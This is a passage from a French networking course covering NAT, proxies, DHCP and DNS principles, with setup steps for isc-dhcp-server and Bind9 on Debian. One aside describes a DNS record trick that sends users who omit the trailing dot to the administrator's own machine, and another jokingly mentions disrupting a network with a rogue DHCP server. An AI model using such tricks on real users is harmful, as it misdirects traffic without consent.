
@MAC prochain routeur	@MAC 82.238.22.47	proto 3 IP	???	82.238.22.47	88.191.135.63	22385	80	???	flags	???	checksum	CRC
-----------------------------	----------------------	---------------	-----	--------------	---------------	-------	----	-----	-------	-----	----------	-----

Trame Ethernet qui contient le datagramme IP contenant le segment TCP.

Deux petites remarques sur ce que nous venons de voir.

- Nous avons vu qu'à chaque passage par un équipement, nous avons remonté le modèle OSI jusqu'au niveau de l'équipement. Le switch a lu les informations jusqu'à la couche 2, le routeur les a lues jusqu'à la couche 4 (car il devait faire de la NAT) et ainsi de suite.

On pourrait donc schématiser le parcours sur le réseau en fonction du modèle OSI de la manière suivante :



Passage sur le réseau selon le modèle OSI

Nous voyons une fois de plus **l'importance du modèle OSI**, et aussi l'importance de sa compréhension.

- Par ailleurs, nous avons vu que lors du passage par notre box, beaucoup d'informations avaient été modifiées dans différentes couches.

On peut en déduire les règles suivantes :

- quand on passe d'un réseau à un autre, les adresses MAC changent dans l'en-tête Ethernet (couche 2) ;
- quand on passe d'un réseau à un autre, rien ne change dans les en-têtes de couches 3 et 4, IP et TCP, sauf s'il y a de la NAT ;

– dans le cas de la NAT, on change aussi les adresses IP source et les ports source.

Voici donc deux remarques importantes à garder à l'esprit pour la compréhension du réseau.

Mais il est temps de retourner à nos moutons, car notre trame va continuer ainsi à se balader de routeur en switch et de switch en routeur, jusqu'à **atteindre sa destination finale**.

Destination finale que nous allons étudier sur le champ ! :p

## Réception par la machine destinataire

Après avoir cheminé sur Internet, notre trame arrive enfin à sa destination.

### Réception des informations

Comme vous pouvez vous en douter, nous allons à nouveau parcourir le modèle OSI, et cette fois ce sera en remontant les couches vers la couche applicative.

#### *Réception de la trame en couche 2*

Nous sommes donc au niveau du serveur d'adresse IP 88.191.135.63. Il reçoit la trame suivante :

@MAC 88.191.135.63	@MAC 88.191.135.254	proto 3 IP	proto 3 IP	???	CRC
--------------------	---------------------	------------	------------	-----	-----

Trame Ethernet

L'adresse MAC de destination est bien celle de notre machine, la couche 2 sait donc maintenant qu'elle va devoir envoyer le datagramme contenu dans la trame à la couche 3. Elle vérifie donc que la trame a été transmise correctement, grâce au CRC, et elle peut alors envoyer le datagramme au protocole de couche 3 indiqué dans l'en-tête, à savoir IP !

#### *Réception du datagramme en couche 3*

La couche 3, et plus précisément le protocole IP, reçoit donc le datagramme suivant :

???	82.238.22.47 (source)	88.191.135.63 (destination)	???
-----	-----------------------	-----------------------------	-----

Datagramme IP

L'adresse IP de destination est aussi la nôtre, il va donc falloir envoyer le segment TCP contenu au protocole de couche 4 indiqué qui est TCP.

La couche 3 finit donc ses traitements et envoie le segment au protocole TCP.

## Réception du segment en couche 4

Le protocole TCP reçoit le segment suivant :

22385	80	???	flags/SYN	???	checksum
-------	----	-----	-----------	-----	----------

Segment TCP

Si l'on regarde le contenu des flags, on voit que seul le flag SYN est positionné, il s'agit donc bien d'une demande de connexion.

La couche TCP va par ailleurs vérifier que **le port destination demandé est bien ouvert** et prêt à recevoir des connexions.

Il y a bien un service en écoute sur le port 80 de la machine, le protocole TCP peut donc répondre favorablement à la demande de connexion et renvoyer un segment TCP contenant les flags SYN et ACK.

Et on est repartis pour un tour en sens inverse !

Cette fois, on parcourt tout ce que l'on vient de faire, mais de la machine 88.191.135.63 vers la machine 82.238.22.47, puis vers 192.168.0.1 après la NAT.

La machine 192.168.0.1 recevant le segment TCP avec les flags SYN et ACK va pouvoir **finaliser le Three Way Handshake** en envoyant un segment TCP avec le flag ACK, qui va établir la connexion TCP.

Une fois la connexion établie, la machine 192.168.0.1 va enfin pouvoir faire sa requête web !

Pour information, voici la trame envoyée alors :

@MAC 192.168.0.254	@MAC 192.168.0.1	proto 3 IP	???	192.168.0.1	88.191.135.63	1337	80	???	flags	???	checksum	GET http://88.191. 135.63...	CRC
-----------------------	---------------------	---------------	-----	-------------	---------------	------	----	-----	-------	-----	----------	------------------------------------	-----

Trame Ethernet qui contient le datagramme IP,  
contenant le segment TCP qui contient les données applicatives !

Ouf, ce n'est pas trop tôt !

Nous venons donc d'étudier une connexion TCP plus ou moins en détail. Cela devrait maintenant vous permettre de mieux comprendre comment vos machines communiquent sur Internet.

Mais attention, plusieurs points sont à garder à l'esprit :

- nous n'avons vu qu'une version très simplifiée de ce qui se passe réellement ;
- tout cela se passe en quelques millisecondes ;
- chaque connexion peut utiliser un chemin différent qui la fera passer par un plus ou moins grand nombre de routeurs, mais cela ne change que très peu le temps de transit.





Pourquoi est-ce une version simplifiée ? Ça semble complexe quand même...

Oui, c'est déjà bien complexe, mais ce n'est pas encore représentatif de la réalité. Nous n'avons pas parlé de **requête DNS**, que nous allons aborder au chapitre suivant. Nous n'avons pas non plus parlé de **proxy**, qui peut intervenir dans certains cas.



Nous n'avons pas parlé du proxy. De quoi s'agit-il ?



Un proxy est un **relais applicatif**. C'est en fait une application de couche 7 qui reçoit des requêtes et les transmet à la machine destination comme si c'était elle qui faisait les requêtes.

Les avantages de mettre en place un proxy peuvent être divers :

- une entreprise peut vouloir centraliser les requêtes d'une application donnée, comme le Web, pour voir tout ce qui sort de son réseau ;
- un proxy peut aussi servir de cache, c'est-à-dire qu'il va enregistrer les pages web qu'il a visitées, et ainsi les renvoyer lors d'une demande identique, sans avoir à refaire une requête ;
- un proxy peut aussi filtrer les requêtes en fonction de critères, comme le type des sites web demandés ;
- enfin, on entend parfois parler de proxy « anonyme » pour faire en sorte que ce soit l'adresse du proxy qui soit vue et non la nôtre.



On n'est jamais totalement anonyme sur Internet et il est toujours possible de remonter à la source d'une requête si on s'en donne les moyens. Par conséquent, ne faites pas de bêtises, même si vous utilisez un proxy anonyme. :o

Nous comprenons maintenant comment une information circule sur le réseau de la machine émettrice à sa destination. Il s'agissait de l'objectif majeur du cours !

Nous allons maintenant **faire un peu de pratique**, notamment en mettant en œuvre des services qui sont nécessaires au bon fonctionnement des réseaux.

## Ce qu'il faut retenir

- Vous savez maintenant ce qu'est une application et ce que sont un **client et un serveur**.
- Les protocoles de couche 4 utilisés sont TCP et UDP.
- L'adressage utilisé pour différencier les applications sur une machine est le port.
- La **NAT et le port forwarding** permettent de relier des réseaux privés à Internet.
- Vous avez pu voir le parcours complet d'une information sur Internet.

Il est temps maintenant d'aller plus loin dans le réseau et de comprendre pourquoi nous avons besoin de quelques services supplémentaires pour faire fonctionner tout ce que nous avons vu.

Cette partie est maintenant terminée. N'oubliez pas de faire les exercices avant de passer à la partie suivante. Vous trouverez les liens des exercices (quiz et/ou activité) dans le plan principal du cours à cette adresse : <https://openclassrooms.com/informatique/cours/apprenez-le-fonctionnement-des-reseaux-tcp-ip>. À vous de jouer !

## Quatrième partie

# Les services réseau

Dans cette partie, nous allons mettre en pratique ce que nous avons appris en installant des services qui sont indispensables au fonctionnement des réseaux.

Pour cela, nous allons créer une petite infrastructure sur notre réseau qui permettra d'héberger des services.



# 15

## Le service DHCP

Comme nous l'avons vu précédemment, l'adresse IP permet d'identifier une machine sur un réseau. Dans le cas d'un réseau IP (le type de réseau que vous rencontrerez en majorité et celui qui nous intéresse), cette adresse est indispensable pour pouvoir communiquer avec les autres machines du réseau.

Nous allons nous intéresser ici à la manière dont cette adresse peut être obtenue. On distinguera deux méthodes :

- une méthode manuelle où vous choisirez vous-même l'adresse IP de votre machine ;
- une méthode dynamique où l'adresse IP de votre machine sera fournie par un serveur, le serveur DHCP. Nous verrons que ce dernier a d'autres utilités que la simple distribution d'adresses IP.

### Principe du DHCP

#### Le DHCP expliqué

Les **deux méthodes pour obtenir une adresse IP** sont : la méthode manuelle et la méthode dynamique.

La méthode manuelle pose quelques problèmes de prime abord. En effet, vous avez vu que pour qu'une machine puisse communiquer avec ses voisins, son adresse IP devait se trouver dans le même réseau que les autres machines. Pour sortir du réseau local, il faut que notre machine connaisse l'adresse de la passerelle. Cela fait déjà quelques informations dont il faut avoir connaissance quand vous branchez votre ordinateur à un réseau local.



Un autre problème se pose : même si l'on possède ces informations, comment s'assurer que l'adresse IP que l'on choisit n'est pas déjà utilisée par une autre machine sur le réseau ?

Il serait bien d'avoir un mécanisme rapide et fiable pour adresser les machines d'un réseau. C'est là qu'entre en jeu le **protocole DHCP**.

### *Un protocole pour distribuer des adresses IP*

La première fonction d'un serveur DHCP (*Dynamic Host Configuration Protocol*) est de **fournir des adresses IP** (associées à un masque, bien évidemment) aux machines en faisant la demande.

Si vous avez configuré votre carte réseau pour récupérer son adresse IP automatiquement, votre machine va chercher à contacter un serveur DHCP susceptible d'être présent sur votre réseau local.



On vient de dire qu'on avait besoin d'une adresse IP pour contacter les autres machines du LAN et ici nous cherchons à dialoguer avec une autre machine. Il nous faut donc une adresse IP, n'est-ce pas ?

Oui c'est vrai, on ne peut pas envoyer de paquets IP, étant donné que nous n'avons pas d'adresse IP. En revanche, nous avons une adresse MAC qui est liée à notre carte Ethernet. On peut donc envoyer des **trames Ethernet**.

Néanmoins, s'il y a un serveur DHCP sur le réseau, nous n'avons aucun moyen de connaître son adresse MAC.



Comment allons-nous joindre le serveur DHCP ?

Tout ceci devrait vous rappeler quelque chose, non ? Le problème est le même que pour le protocole ARP.

Nous allons utiliser **l'adresse de broadcast** !

La trame permettant de trouver un serveur DHCP est une trame DHCPDISCOVER et comme c'est un broadcast, elle est envoyée à l'adresse MAC ff:ff:ff:ff:ff:ff.



Comme la trame est envoyée en broadcast, le serveur DHCP doit obligatoirement se trouver **dans le même réseau** que la machine. Comme vous le savez, les routeurs (qui délimitent les réseaux) séparent les domaines de broadcast et ne relaient pas. Néanmoins, certains routeurs disposent de méthodes pour relayer ces trames DHCPDISCOVER. Mais cela ne nous intéresse pas ici.

Une fois que notre serveur DHCP reçoit le DHCPDISCOVER, il va renvoyer une proposition, un DHCPOFFER. Il va proposer une adresse IP, un masque ainsi qu'une passerelle par défaut et parfois un serveur DNS.




Un serveur DNS permet de faire l'association entre un nom de machine et une adresse IP, comme <http://www.lalite.com/> et 163.172.38.160. Nous verrons cela en détail au prochain chapitre.

Les deux derniers sont facultatifs, car ils ne sont pas **fondamentalement** indispensables au fonctionnement réseau de la machine, bien qu'en pratique on ne puisse pas vraiment s'en passer.

Le client (votre machine) répond par un DHCPREQUEST. Celui-ci est aussi envoyé en broadcast et sert à indiquer quelle offre est acceptée. Le serveur DHCP dont l'offre a été acceptée valide la demande et envoie un DHCPACK qui valide l'allocation du bail.



On parle en effet de « bail », car cette attribution d'adresse IP a une durée limitée. Une fois expiré, il faut redemander une adresse IP.



Requête DHCP complète

Toutefois, lors d'un renouvellement, notre machine ne va pas refaire toute la procédure en commençant par un DHCPDISCOVER. On repart directement du DHCPREQUEST. Les serveurs DHCP conservent en mémoire les adresses qu'ils ont distribuées, associées aux adresses MAC. Ainsi, vous constatez que vous conservez parfois très longtemps la même adresse IP, même si votre bail a sûrement été renouvelé plusieurs fois.

## Mettre en place un serveur DHCP

Nous allons donc essayer de mettre en place un serveur DHCP. Nous utiliserons pour cela notre machine Debian préférée.

## Installation et configuration

Sous Debian, le serveur DHCP le plus couramment utilisé est `isc-dhcp-server`, mais il en existe plusieurs comme `dhcp3-server` ou le célèbre `dhcpd`.

Nous allons commencer par l'installer.

```
# apt-get install isc-dhcp-server
```

Ce serveur est géré par deux fichiers de configuration :

- `/etc/default/isc-dhcp-server`
- `/etc/dhcp/dhcpd.conf`

Dans le premier fichier, on déclarera simplement sur quelle interface écoutera notre serveur. La plupart du temps, il s'agit de votre interface principale qui s'appelle `eth0`.

On édite ce fichier et on ajoute la ligne suivante si elle n'est pas présente :

```
INTERFACES="eth0"
```



Vous pouvez faire écouter votre serveur sur plusieurs interfaces, il suffit de les séparer par un espace : `INTERFACES="eth0 eth1 eth3"`  
Mais attention dans ce cas, il faudra bien spécifier quelles adresses distribuer sur chacun des réseaux.

Ensuite, le reste de la configuration se passe dans `/etc/dhcp/dhcpd.conf`. Ce fichier doit déjà contenir un exemple de configuration. Vous pouvez faire une copie de ce fichier et repartir sur un fichier vierge ou bien continuer avec celui-ci. Si vous l'éditez, notez que l'ordre des lignes de configuration n'a pas d'importance.

On va partir d'un fichier vierge de notre côté.

Voici ce qu'il va contenir :

```
# Le nom de votre serveur dhcp
server-name "dhcp.monreseau.fr";

# Le domaine attribué à vos clients
option domain-name "monreseau.fr";

# Les serveurs DNS attribués à vos clients
option domain-name-servers 192.168.0.1, 192.168.0.2, 8.8.8.8;

# La durée des baux, en secondes (soit ici 2 heures !)
default-lease-time 7200;
max-lease-time 7200;

# Le masque de sous-réseau
option subnet-mask 255.255.255.0;
```



```
# L'adresse de broadcast, qui est optionnelle, mais ça vous fera un bon
# exercice de la calculer ;-)
option broadcast-address 192.168.0.255;
# Le routeur par défaut
option routers 192.168.0.254;

# Enfin, nous précisons le réseau utilisé et les particularités associées
subnet 192.168.0.0 netmask 255.255.255.0 {
# Ici, nous ne voulons attribuer dynamiquement que les adresses de 10 à 100
# range 192.168.0.10 192.168.0.100;
# Enfin, nous pouvons spécifier une adresse précise en fonction d'une
# machine grâce à son adresse MAC
    host rguichard-pc {
        hardware ethernet 00:23:8B:4B:D1:BD;
        fixed-address 192.168.0.10;
    }
}
```

Chaque ligne est commentée dans le fichier.

Notre fichier de configuration est maintenant prêt ! Nous pouvons essayer de lancer le service.



Si jamais vous lancez un serveur DHCP sur un réseau qui possède déjà un serveur DHCP, cela risque de poser un problème. En effet, les deux serveurs vont répondre aux requêtes en broadcast et, potentiellement, attribuer des adresses identiques ou inadaptées. Par conséquent, ne faites pas cela sur le réseau de votre entreprise ou de votre école !

## Test de la solution

Dans un premier temps, nous allons vérifier que le serveur DHCP est bien en écoute :

```
# netstat -anup |grep dhcp
udp        0          0 0.0.0.0:67          0.0.0.0:*
956/dhcpd
```

Le serveur est bien en écoute sur le port UDP 67.

Nous allons essayer de faire une demande d'adresse IP et voir ce qui va se passer au niveau du réseau.

Cette fois, nous allons utiliser avec un autre sniffer que Wireshark : nous travaillerons en ligne de commande avec tcpdump.

Nous allons tout d'abord l'installer :

```
# apt-get install tcpdump
```

Il faut ensuite le lancer dans un autre terminal, vous vous souvenez ? Il est possible de changer de terminal avec la combinaison de touches **Ctrl+Alt+Fx**.

On change de terminal, puis on lance `tcpdump` :

```
# tcpdump -i eth0
```

(Modifiez `ethx` en fonction de la valeur de votre interface)

L'interface se met en écoute :

```
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```

Maintenant, sur l'autre terminal, nous allons forcer une demande DHCP avec la commande `dhclient` :

```
# dhclient eth0
```

Enfin, nous pouvons retourner sur le terminal sur lequel `tcpdump` est lancé.

Il devrait y avoir quelques paquets reçus, dont ceux qui concernent notre requête DHCP :

```
17:39:43.007862 IP 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP,  
Request from 08:00:27:4e:b7:b1, length 300  
17:39:43.032031 IP 10.0.2.2.bootps > 10.0.2.20.bootpc: BOOTP/DHCP, Reply,  
length 548
```

On voit ici une requête DHCP Request, suivi du DHCP ACK (Reply ici). Nous n'avons pas de DHCP DISCOVER ou OFFER, car notre machine a déjà reçu son adresse par DHCP et ne fait donc que les deux dernières étapes de la requête.



D'ailleurs, il est possible que vous obteniez deux réponses à votre requête : celle de votre serveur local et celle de votre box si elle fait aussi office de serveur DHCP.

Notre serveur DHCP est donc bien installé et prêt à **distribuer les adresses IP et informations réseau** pour les machines du réseau qui en ont besoin.

## Ce qu'il faut retenir

- Vous savez maintenant ce qu'est le protocole DHCP et à quoi il sert.
- Vous savez aussi installer et configurer un serveur DHCP.
- Vous avez vu comment une demande d'adresse IP par DHCP est effectuée.
- Vous savez mettre le désordre dans un réseau d'entreprise en mettant un serveur DHCP en place, là où il y en a déjà un. :p

Il nous faut maintenant explorer les principes du protocole DNS dont nous avons parlé mais dont nous ne savons pas grand-chose...

# 16

## Le service DNS

Vous savez maintenant comment votre ordinateur récupère son adresse IP. Vous savez aussi que toutes les machines (ordinateurs, serveurs, routeurs, etc.) connectées à Internet possèdent, elles aussi, une adresse IP. Enfin, vous avez appris que c'est cette adresse IP qui permet aux machines de communiquer entre elles.

Cependant, cela va nous poser un petit problème : notre cerveau humain n'est pas fait pour retenir des séries de chiffres comme 104.20.55.240. On aimerait mieux avoir à retenir des noms comme openclassrooms.com. ;)

Il ne s'agit donc pas d'un problème technique, Internet fonctionne très bien avec des adresses IP, mais d'un problème de nommage pour permettre un accès simplifié à Internet pour nous, pauvres êtres humains. Ce système de nommage est le DNS (*Domain Name System*).

### Présentation du DNS

Le DNS est un protocole **indispensable au fonctionnement d'Internet**, non pas d'un point de vue technique, mais du point de vue de son utilisation. Il est inconcevable aujourd'hui d'utiliser des adresses IP en lieu et place des noms des sites web pour naviguer sur Internet. Se souvenir de 58.250.12.36 est déjà compliqué, mais quand vous surfez sur 40 sites différents par jour, cela fait quelques adresses à retenir. Et ça, on ne sait pas faire...

## Un arbre avec des branches

### Une arborescence ordonnée

Vous utilisez tous les jours le système DNS lorsque vous naviguez sur Internet. Pour accéder OpenClassrooms.com, le système DNS se charge de convertir (on parle de **résolution**) le nom du site web demandé en adresse IP.

Un nom de domaine se décompose en plusieurs parties. Prenons un exemple simple : [www.google.fr](http://www.google.fr).

Chaque partie est séparée par un point. Nous allons les détailler de droite à gauche. On trouve tout d'abord **l'extension** ; on parle de TLD (*Top Level Domain*). Il existe des TLD nationaux (fr, it, de, es, etc.) et les TLD génériques (com, org, net, biz, etc.). Il existe une infinité de possibilités pour la deuxième partie. Cela correspond à tous les sites qui existent : [google.fr](http://google.fr), [openclassrooms.com](http://openclassrooms.com), [ovh.net](http://ovh.net), [twitter.com](http://twitter.com), etc.


Comme vous le voyez, [google.fr](http://google.fr) est un sous-domaine de [fr](http://fr). Le domaine [fr](http://fr) englobe tous les sous-domaines finissant par [fr](http://fr).

La troisième partie est exactement comme la deuxième. On y retrouve généralement le fameux [www](http://www), ce qui nous donne des noms de domaine comme [www.google.fr](http://www.google.fr). [www](http://www) peut soit être **un sous-domaine** de [google.fr](http://google.fr), mais dans ce cas il pourrait y avoir encore des machines ou des sous-domaines à ce domaine, soit être directement **le nom d'une machine**.

Ici, [www](http://www) est le nom d'une machine dans le domaine [google.fr](http://google.fr).

On peut bien entendu ajouter autant de troisièmes parties que nécessaire, ce qui peut vous conduire à avoir un nom de domaine comme : [http://www.fr.1.new.super.google.fr/](http://http://www.fr.1.new.super.google.fr/).

Voici une toute petite partie de l'arborescence des noms Internet :



Une partie de l'arborescence des noms de domaine

Chaque « partie » est appelée **label** et l'ensemble des labels constitue un **FQDN** (*Fully Qualified Domain Name*). Ce FQDN est unique. Par convention, un FQDN se termine par un point, car au-dessus des TLD il y a **la racine du DNS**, tout en haut de l'arbre. Ce point disparaît lorsque vous utilisez les noms de domaines avec votre navigateur, mais vous verrez qu'il deviendra très important lorsque nous configurerons notre propre serveur DNS.



Au niveau DNS, <http://www.google.fr/> n'est pas un FQDN, car il manque le point à la fin.



Tout FQDN sur Internet doit obligatoirement se finir par un point, comme [www.openclassrooms.com.](http://www.openclassrooms.com/) qui est alors bien un FQDN, car on est sûr qu'il n'y a pas de domaine au-dessus.

### Trucs et astuces !

Si jamais vous administrez un réseau et que vous possédez le domaine [mondomaine.com](http://www.mondomaine.com), vous pouvez vous amuser à ajouter dans votre serveur DNS une machine qui s'appellera [www.openclassrooms.fr.mondomaine.com](http://www.openclassrooms.fr.mondomaine.com).

Ainsi, dès qu'une personne qui utilise votre serveur DNS demandera <http://www.openclassrooms.fr/> en oubliant de mettre le point (.) à la fin, elle sera envoyée vers votre la machine [www.openclassrooms.fr.mondomaine.com](http://www.openclassrooms.fr.mondomaine.com) !

Mais revenons aux principes du DNS pour étudier un dernier élément important dans l'arborescence.

Dans l'architecture du service DNS, chaque label est responsable du niveau directement en dessous et uniquement de celui-ci. La racine est responsable du domaine [.com](http://www.com), le [.com](http://www.com) de [google.com](http://www.google.com) de <http://www.google.com/>, etc. Bien entendu, Google veut gérer lui-même le domaine [google.com](http://www.google.com). L'organisme qui gère le domaine [.com](http://www.com) **délègue** donc la gestion de ce nom de domaine à Google.

Ainsi, chaque personne qui veut posséder un domaine sur Internet peut l'acheter, mais devra ensuite gérer un serveur DNS pour publier ses adresses.

Cependant, la plupart des entreprises qui vendent des noms de domaines (qu'on appelle des *registrars*) proposent de gérer elles-mêmes vos enregistrements DNS, mais c'est moins intéressant. ;)

Nous savons donc que le DNS est organisé sous forme d'une grande arborescence, et que chaque partie de cette dernière peut être gérée par la personne qui la possède.

Comment faire pour savoir qui possède telle ou telle partie et où sont stockées les informations que l'on recherche ?

### La résolution, comment ça marche ?

Vous êtes connecté à votre réseau, votre serveur DHCP vous a donné une adresse IP, un masque de sous-réseau et probablement une passerelle par défaut, ainsi qu'un serveur DNS.

Imaginez que vous entrez <http://www.openclassrooms.com/> dans votre navigateur. Lorsque vous entrez ce nom, votre machine doit commencer par le convertir en une adresse IP.

Vous allez donc demander une résolution au serveur DNS que vous avez reçu par le DHCP. Celui-ci a **deux moyens** pour vous fournir la réponse :

- il connaît lui-même la réponse ;
- il doit la demander à un autre serveur, car il ne la connaît pas.

La plupart du temps, votre serveur DNS est bien peu savant et demande à un autre serveur de lui donner la réponse. En effet, **chaque serveur DNS étant responsable d'un domaine** ou d'un petit nombre de domaines, la résolution consiste à aller chercher la bonne information sur le bon serveur.

Nous voulons donc joindre le site <http://www.openclassrooms.com/> et voilà ce que va faire mon serveur DNS.

Tout d'abord, il est évident que cette information ne se trouve pas sur notre serveur, car ce n'est pas lui qui est en charge d'OpenClassrooms.

Pour obtenir cette résolution, notre serveur va procéder de façon rigoureuse et commencer par là où il a le plus de chance d'obtenir l'information, c'est-à-dire au point de départ de notre arborescence.

- Il va demander **aux serveurs racines** l'adresse IP de [www.openclassrooms.com](http://www.openclassrooms.com/). Mais comme les serveurs racines ne sont pas responsables de ce domaine, ils vont le rediriger vers un autre serveur qui peut lui donner une information et qui dépend de la racine, le **serveur DNS de .com**.
- Il demande ensuite au serveur DNS de **.com** l'adresse IP de [www.openclassrooms.com](http://www.openclassrooms.com/). Mais comme auparavant, le serveur **.com** renvoie l'adresse IP du serveur DNS qui dépend de lui, le serveur DNS d'[openclassrooms.com](http://www.openclassrooms.com/).
- Enfin, il demande au serveur DNS de [openclassrooms.com](http://www.openclassrooms.com/) l'adresse IP de <http://www.openclassrooms.com/> et là, ça fonctionne : **le serveur de openclassrooms.com connaît l'adresse IP correspondante** et peut la renvoyer.

Maintenant, vous avez l'adresse IP de <http://www.openclassrooms.com/> !



On dit qu'un serveur fournissant la résolution d'un nom de domaine sans avoir eu besoin de demander l'information à quelqu'un d'autre **fait autorité**. Les serveurs DNS utilisent un système de cache pour ne pas avoir à redemander une information de façon répétitive, mais ils ne font pas autorité pour autant, car l'information stockée en cache peut ne plus être valide après un certain temps.



Existe-t-il aussi un protocole pour convertir une adresse IP en nom de domaine ?

Non, c'est inutile. Le DNS sait faire cela, on parle alors de **reverse DNS** et de **résolution inverse**.



Cependant, c'est relativement peu utilisé, sauf parfois pour des raisons de sécurité.

## La gestion internationale des noms de domaines

Même si le système DNS n'est pas indispensable au fonctionnement d'Internet, il en est un élément incontournable.

Le système de noms de domaines est géré par un organisme américain appelé l'ICANN, qui dépend directement du Département du Commerce des États-Unis. L'ICANN est responsable de la gestion des 13 serveurs DNS qui gèrent la racine du DNS. Ces 13 serveurs connaissent les adresses IP des serveurs DNS gérant les TLD (les *.fr*, *.com*, *.org*, etc.)



Il n'y a vraiment que 13 serveurs racines ?

Oui et non.

En fait, après plusieurs attaques sur les serveurs racines, on s'est rendu compte de la **faiblesse** de n'avoir que 13 serveurs et de la **menace** que cela pouvait représenter pour le fonctionnement d'Internet.

On a donc mis en place un système qui duplique les 13 serveurs en différents endroits d'Internet. Il y a donc réellement aujourd'hui plusieurs centaines de serveurs racines qui dupliquent les informations des 13 serveurs d'origine.



Le mécanisme qui permet cette duplication de serveurs, et notamment d'adresses IP, s'appelle l'*anycast*. Il fait appel à des notions réseau très avancées que nous n'exposerons pas ici.

C'est l'ICANN qui autorise la création d'une nouvelle extension, comme le *.xxx* il y a plusieurs mois, ou l'utilisation de caractères non latins (arabes, chinois, japonais, etc.) il y a quelques années.

L'ICANN délègue ensuite les domaines de premier niveau à divers organismes. Pour l'Europe, c'est le RIPE qui délègue lui-même à L'AFNIC qui est responsable du domaine *.fr* (ainsi que des extensions correspondantes à la France d'outre-mer) ; pour le domaine *.com*, c'est VeriSign qui s'en occupe. Les labels inférieurs correspondent généralement à des sites ou à des entreprises, et la gestion du nom de domaine leur revient.

## Configurer Bind

Maintenant que nous nous sommes familiarisés avec les noms de domaines et le fonctionnement des DNS, nous allons configurer notre premier nom de domaine. Nous utiliserons le serveur de noms de domaines le plus vieux et le plus utilisé au monde : Bind.



Il existe des alternatives à Bind, comme DJBdns ou MaraDNS, qui sont souvent réputées plus sécurisées, mais elles sont encore beaucoup moins utilisées.

La configuration de notre nom de domaine se fera sous Debian.

## Préparation

Présentons d'abord ce que nous allons configurer ici.

Première chose quand vous possédez un domaine, vous devez avoir **deux serveurs DNS** : un serveur primaire et un serveur secondaire. Ceci est nécessaire pour pouvoir garantir que si l'un tombe en panne, le second permettra toujours d'accéder à vos serveurs.

Le domaine que nous allons configurer sera *reseau.fr*.

- Ce nom de domaine sera géré par deux serveurs DNS :
  - ns1.reseau.fr - 192.168.0.1 sera notre serveur maître ;
  - ns2.reseau.fr - 192.168.0.2 sera notre serveur esclave.
- Les e-mails de ce nom de domaine seront gérés par deux serveurs de messagerie :
  - mx1.reseau.fr - 192.168.0.3 ;
  - mx2.reseau.fr - 192.168.0.4.
- Ce nom de domaine possédera deux machines :
  - tuto.reseau.fr - 192.168.0.5 ;
  - *http://www.reseau.fr/* - 192.168.0.6.
- Il existera aussi une autre machine, blog.reseau.fr, qui sera un alias de *http://www.reseau.fr/*.



Nous ne connaissons pas les serveurs de messagerie, mais vous devez simplement savoir que pour chaque domaine, il doit y avoir un serveur de messagerie qui permet de recevoir des e-mails pour les adresses de notre domaine.



Nous ne connaissons pas non plus les alias. Un alias est une association entre un nom de machine et un autre nom de machine, alors que le DNS a l'habitude de faire la liaison entre un nom de machine et une adresse IP. C'est donc une association particulière du DNS.

## Installation de Bind9

```
# apt-get install bind9
```

Les fichiers de configuration de Bind se trouvent, comme on peut s'y attendre, dans `/etc/bind`.

La configuration se fait en deux temps. Nous devons tout d'abord déclarer à notre serveur quels seront les noms de domaines qu'il va devoir gérer, on appelle ça des **zones**. Ensuite, nous devrons configurer ces zones, grâce à un fichier de configuration par zone.



## Configuration du serveur maître

### Déclarer les zones

Une zone se déclare de cette façon :

```
zone "reseau.fr" {
    type master;
    file "/etc/bind/db.reseau.fr";
    allow-transfer { 192.168.0.2; };
};
```

- `type` indique si vous êtes maître ou esclave sur la zone, c'est-à-dire si c'est vous qui effectuez les mises à jour (`master`) ou si vous les recevez d'un autre serveur (`slave`).
- `file` indique le fichier dans lequel sera configurée votre zone.
- `allow-transfer` indique le serveur qui pourra recevoir vos mises à jour. Bien entendu, cette directive n'existe que dans le cas d'un serveur maître.



Vous pouvez vérifier la syntaxe du fichier `named.conf` grâce à la commande `named-checkconf /etc/bind/named.conf`. Celle-ci nous sera de nouveau utile pour tester le format des fichiers de zone.

Passons maintenant à la configuration de notre zone.

### Configurer la zone du serveur maître

On édite donc le fichier `/etc/bind/db.reseau.fr`. Afin d'avoir une configuration « basique », vous pouvez faire une copie de `/etc/bind/db.local`.

```
cp /etc/bind/db.local /etc/bind/db.reseau.fr
vim /etc/bind/db.reseau.fr
```

